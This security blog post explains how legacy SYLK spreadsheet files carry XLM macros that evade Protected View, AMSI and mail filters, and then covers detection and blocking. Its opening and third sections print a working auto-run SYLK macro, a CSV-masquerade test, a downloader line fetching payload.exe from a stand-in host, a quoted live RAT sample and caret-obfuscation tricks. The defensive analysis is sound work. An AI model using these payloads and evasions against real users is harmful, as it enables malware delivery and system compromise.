Listen to this Post
Introduction:

SYLK (SYmbolic LinK) is a spreadsheet exchange format dating back to the 1980s, yet modern Microsoft Office versions still map `.slk` files to Excel by default. GhostWolf Lab’s research reveals that this legacy format can directly carry Excel 4.0/XLM macros, masquerade as benign CSV files, bypass Protected View sandboxes, email gateways, and browser security lists—reviving a macro abuse vector that most security tools no longer actively monitor. With VBA macros under heavy surveillance, XLM macros in SYLK containers provide attackers with a low‑risk, high‑success‑rate delivery channel that exploits inherited trust rather than new vulnerabilities.
Learning Objectives:
- Understand how the SYLK file format, XLM macros, and default trust settings combine to bypass modern security controls.
- Learn to construct or analyze a malicious SYLK file as a red team operator or blue team defender.
- Implement detection, hunting, and mitigation strategies, including Group Policy hardening, YARA rules, and AMSI enhancements.
You Should Know:
1. Anatomy of a Weaponized SYLK File
The SYLK format is plain text, with each line limited to 260 characters and delimited by semicolons. A minimal malicious `.slk` file looks like this:
ID;P
O;E
NN;NAuto_open;ER101C
C;X1;Y101;EEXEC("cmd.exe /c calc.exe")
C;X1;Y102;EHALT()
E
Line‑by‑line breakdown:
– `ID;P` – declares this is a SYLK file (the “ID” header tricks Excel into parsing it regardless of file extension).
– `O;E` – marks the document as macro‑enabled.
– `NN;NAuto_open;ER101C` – defines the macro name “Auto_open”, which executes automatically when the file is opened.
– `C;X1;Y101;EEXEC(“…”)` – an XLM command cell that executes an arbitrary system command via EXEC().
– `EHALT()` – stops execution after the command runs.
– `E` – end of file marker.
Because the file starts with ID;P, Excel will parse it as a SYLK file even if the file extension is .csv, .txt, or .data. This simple masquerade often fools email filters and casual inspection.
Step‑by‑step guide: Building a detection test
- Save the above content as `malicious.slk` using a plain text editor (Notepad on Windows, nano on Linux).
- To demonstrate the CSV masquerade, rename it to
invoice.csv. Excel will still open it as SYLK. - On a test VM, double‑click the file. Note that no Protected View warning appears, and depending on macro settings, the calculator may execute without any prompt.
To extract and inspect XLM macros without opening the file, use `olevba` (part of oletools):
 Install oletools (Linux / Windows via Python)
pip install oletools

Analyze a suspicious .slk file
olevba malicious.slk

For Excel files containing XLM macros (xls, xlsm)
olevba malicious.xls --xlm
2. Bypass Chain: How SYLK Evades Modern Defenses
SYLK’s danger stems from a cascade of inherited “blind spots”:
- No Protected View sandbox. The MotW (Mark of the Web) does not trigger the read‑only sandbox for SYLK files, so no security banner appears.
- Email gateways do not block
.slk. MS Outlook’s blocked attachment list and OWA’s default blocked extensions do not include.slk. Chrome’s Safe Browsing also ignores this extension. - AMSI is blind to XLM macros. The Antimalware Scan Interface only hooks VBA; XLM macros in SYLK files pass without inspection.
- “Disable all macros” setting backfires. In Office for Mac, when users enable “Disable all macros without notification”, XLM macros inside SYLK files execute automatically with no warnings. The same behavior was reported for Windows versions.
- CVE‑1999‑0794 remains unaddressed. First documented in 1999, this vulnerability describes exactly the same issue: Excel does not warn users when a macro is present in a SYLK file. GhostWolf Lab’s research confirms that 27 years later, the behavior is unchanged.
Step‑by‑step guide: Testing detection gaps in your environment
- Check your email gateway. Send a test email with a `.slk` attachment. Verify whether it is blocked. Most solutions will allow it.
- Test Protected View. Download a `.slk` file from the internet and open it. Observe that no “Protected View” banner appears—unlike `.docm` or
.xlsm. - Test AMSI blindness. On a Windows machine with Defender, run the following PowerShell to monitor AMSI:
 Log AMSI events to see if .slk triggers any
Set-MpPreference -SubmitSamplesConsent 2
Get-WinEvent -LogName "Microsoft-Windows-AMSI/Operational" | Where-Object { $_.Message -like "XLM" }
Then open a benign `.slk` file. You will likely see no AMSI events related to macro scanning.
3. Real‑World Attack Chain: SYLK as a Downloader
Attackers rarely embed full payloads directly in the SYLK file. Instead, they use XLM macros to download and execute a remote trojan. A typical macro cell looks like:
C;X1;Y101;EEXEC("cmd.exe /c powershell.exe -w hidden -ep bypass -Command (New-Object System.Net.WebClient).DownloadFile('http://malicious.domain/payload.exe','%TEMP%\update.exe'); Start-Process '%TEMP%\update.exe'")
The SANS ISC documented a live sample where the SYLK file triggered:
=MSEXCEL|'......\Windows\System32\cmd.exe /c powershell.exe -w hidden -nop -ep bypass \ -Command (new-object System.Net.WebClient).DownloadFile('hxxp://dyvrullters[.]in/dyv/ojoh.exe','operaplate.exe'); & start operaplate.exe'!_xlbgnm.A1
This command downloaded a remote access trojan (RAT) and executed it. The initial `.slk` file had a VirusTotal detection rate of only 2/59, demonstrating how legacy formats evade signature‑based scanners.
Check Point Research observed a more sophisticated variant that bypassed Microsoft 365 ATP using caret (^) obfuscation, split URLs, and time‑delayed payload hosting:
 Example of ATP evasion using '^' characters
cmd.exe /c p^o^w^e^r^s^h^e^l^l.exe -w hidden -ep bypass -Command ...
The caret characters break ATP pattern matching but are ignored by the command line interpreter, so the malicious command still executes.
Step‑by‑step guide: Hunting for SYLK‑based attacks in your environment
- Search email logs for
.slk,.csv, and `.txt` attachments. Correlate with users who recently opened such files. - Extract XLM macro commands from suspicious SYLK files using
XLMMacroDeobfuscator:
 Clone the deobfuscator
git clone https://github.com/DissectMalware/XLMMacroDeobfuscator
cd XLMMacroDeobfuscator
pip install -r requirements.txt

Deobfuscate a suspicious .slk file
python xlmdeobfuscator.py -f suspicious.slk

For deeper analysis with emulation
python xlmdeobfuscator.py -f suspicious.slk --emulation
- Monitor process creation events for Excel spawning
cmd.exe,powershell.exe, orwscript.exe. Use Sysmon (Event ID 1) or Windows Event Logs (4688).
PowerShell hunting command:
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; ID=1} | Where-Object { $<em>.Message -match "EXCEL.EXE" -and ($</em>.Message -match "cmd.exe" -or $_.Message -match "powershell.exe") }
- Cloud Evasion: SYLK in Office 365 and Google Workspace
GhostWolf Lab emphasizes that SYLK files bypass default security in cloud environments as well:
- Microsoft 365 EOP and ATP can be evaded using SYLK with simple obfuscation (caret characters, split URLs). Check Point reported that attackers used disposable Hotmail accounts and activated payload servers only after emails were sent to avoid sandbox detection.
- Google Workspace does not block `.slk` by default, and its built‑in attachment scanning often treats plain‑text SYLK files as benign.
Step‑by‑step guide: Hardening cloud email security
- In Microsoft 365 Defender: Create a custom transport rule to block attachments with extensions
.slk,.dif, and any file starting with the magic bytes `ID;P` regardless of extension. - In Google Workspace: Add `.slk` to the blocked attachment list under Gmail security settings. Then implement a Content Compliance rule that quarantines any message containing “ID;P” in the first 5 lines of an attachment.
- Deploy a YARA rule to scan email gateways:
rule SYLK_XLM_Macro {
meta:
description = "Detects SYLK files containing XLM macro execution commands"
author = "GhostWolf Lab / Blue Team"
date = "2026-05-21"
strings:
$header = "ID;P"
$exe = "EXEC(" ascii wide
$cmd = "cmd.exe" ascii wide
$ps = "powershell" ascii wide
$open = "OPEN(" ascii wide
$run = "RUN(" ascii wide
condition:
$header and ( $exe or $cmd or $ps or $open or $run )
}
- Mitigation: Blocking SYLK Files Without Breaking Business Processes
Unlike many attack vectors, SYLK can be almost entirely disabled without impacting modern workflows because the format has been deprecated for decades.
Group Policy (Windows):
1. Open `gpedit.msc` and navigate to:
User Configuration → Administrative Templates → Microsoft Excel 2016 → Excel Options → Security → Trust Center → File Block Settings
2. Enable the policy: “Dif and Sylk files” and set it to “Enabled: Open/Save blocked, use open policy”.
3. Apply the policy with `gpupdate /force`.
Registry key (direct deployment):
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Office\16.0\excel\security\fileblock]
"DifAndSylkFiles"=dword:00000002
Microsoft 365 / Office for Mac:
- Go to Excel → Preferences → Security → Trust Center.
- Under “File Block Settings”, check “Dif and Sylk files” and select “Open/Save blocked”.
Step‑by‑step guide: Testing the block policy
- After applying the policy, attempt to open a `.slk` file. Excel should display an error: “This file type is blocked by your registry policy setting.”
- Verify business impact: Ask users whether they rely on SYLK files. Most will not even recognize the format. If legacy systems still produce SYLK exports, convert them to CSV or XLSX as part of a modernization project.
6. Defensive Tooling: XLM Macro Analysis and Deobfuscation
Blue teams can leverage open‑source tools to inspect suspicious SYLK files without detonating them.
XLMMacroDeobfuscator (Python) emulates XLM macro execution without actually running system commands:
 Basic deobfuscation
python xlmdeobfuscator.py -f suspicious.slk

Output emulated commands to a log file
python xlmdeobfuscator.py -f suspicious.slk --emulation --log-level DEBUG --output output.json
oletools can extract XLM macros from older Excel formats:
 Extract all macros from an old XLS file
olevba old_macro_file.xls

For SYLK files, use the generic mraptor tool
mraptor suspicious.slk
Custom PowerShell detection script for EDR/SIEM integration:
 Monitor for SYLK file creation and access
$watcher = New-Object System.IO.FileSystemWatcher
$watcher.Path = "C:\Users\Downloads"
$watcher.Filter = ".slk"
$watcher.EnableRaisingEvents = $true
$action = {
$path = $Event.SourceEventArgs.FullPath
$content = Get-Content $path -TotalCount 5 -Raw
if ($content -match "ID;P" -and $content -match "EXEC(|RUN(|OPEN(") {
Write-Warning "Suspicious SYLK file detected: $path"
 Send alert to SIEM or log to Event Log
Write-EventLog -LogName "Security" -Source "Microsoft-Windows-Security-Auditing" -EventId 4663 -Message "SYLK file with XLM macro: $path"
}
}
Register-ObjectEvent $watcher "Created" -Action $action
7. Linux and Cross‑Platform Considerations
Although SYLK attacks primarily target Windows and macOS Excel, Linux systems can also be affected when running Excel via Wine, LibreOffice (with limited macro support), or when processing SYLK files in automated data pipelines. Security teams should apply analogous controls:
- Use `file` command to detect SYLK files: `file suspicious.csv` will output “SYLK spreadsheet data” if the file contains
ID;P. - Implement a Linux `inotify` watchdog to monitor for `.slk` file creation:
!/bin/bash
inotifywait -m -e create --format '%f' /tmp /home//Downloads | while read FILE
do
if [[ "$FILE" == .slk ]] || [[ "$FILE" == .csv && $(head -c 5 "$FILE") == "ID;P" ]]; then
echo "$(date): Suspicious SYLK file detected: $FILE" >> /var/log/sylk_alert.log
 Optional: quarantine or delete
 mv "$FILE" /quarantine/
fi
done
What Undercode Say:
- Key Takeaway 1: SYLK is not a vulnerability—it is a feature that attackers weaponize through default trust. The security industry has largely forgotten this legacy format, leaving a gap that attackers exploit.
- Key Takeaway 2: “Disable all macros without notification” creates a false sense of security for SYLK files. In many Office versions, this setting triggers silent XLM macro execution instead of blocking it.
Analysis: The SYLK attack vector is a textbook example of “security debt” accumulating in legacy code paths. Microsoft has maintained backward compatibility for decades, but security controls such as Protected View, AMSI, and email filtering were built around the assumption that all macro-enabled files follow modern patterns (VBA, OOXML). SYLK falls through the cracks because it predates these control frameworks. The most dangerous aspect is the CSV masquerade: a file named `invoice.csv` that starts with `ID;P` will be parsed as SYLK, bypassing both user expectations and email security policies. This technique has been documented since at least 2018, yet most organizations remain exposed.
From a red team perspective, SYLK offers a reliable initial access method with very low technical complexity. From a blue team perspective, the mitigation is straightforward: block DIF and SYLK files via Group Policy, monitor for `cmd.exe` and `powershell.exe` child processes of Excel, and deploy YARA rules to scan email attachments for the `ID;P` magic bytes. The absence of widespread SYLK blocking in enterprise environments suggests a critical gap in defense‑in‑depth strategies.
Expected Output:
- A validated procedure to detect SYLK‑based macro attacks using file header inspection, YARA rules, and process monitoring.
- Configuration guidance for Group Policy, Office 365, and Google Workspace to block SYLK files entirely without business disruption.
- A library of command‑line tools (
olevba,XLMMacroDeobfuscator, Sysmon, PowerShell hunting scripts) for incident response and threat hunting.
Prediction:
As VBA macros become progressively more restricted—Microsoft’s default block of VBA macros downloaded from the internet, AMSI improvements, and mark‑of‑the‑web enforcement—attackers will increasingly pivot to legacy formats like SYLK and DIF that lack equivalent controls. GhostWolf Lab’s research is likely the first of many re‑evaluations of “dead” file formats that Excel still implicitly trusts. We predict a surge in SYLK‑based phishing campaigns over the next 12–18 months, targeting sectors with permissive email policies. Defenders will respond by simply blocking `.slk` and `.dif` entirely, but the real danger lies in the CSV masquerade: attackers will continue to distribute SYLK files with `.csv` extensions, bypassing blocklists that only filter by extension. Future detection engineering must shift from extension‑based blocking to content‑based header inspection. Microsoft may eventually patch the Protected View bypass for SYLK, but given that the same behavior has persisted since 1999, organizations cannot rely on vendor fixes—immediate administrative action is required.
▶️ Related Video (88% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Abelousova Weaponized – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


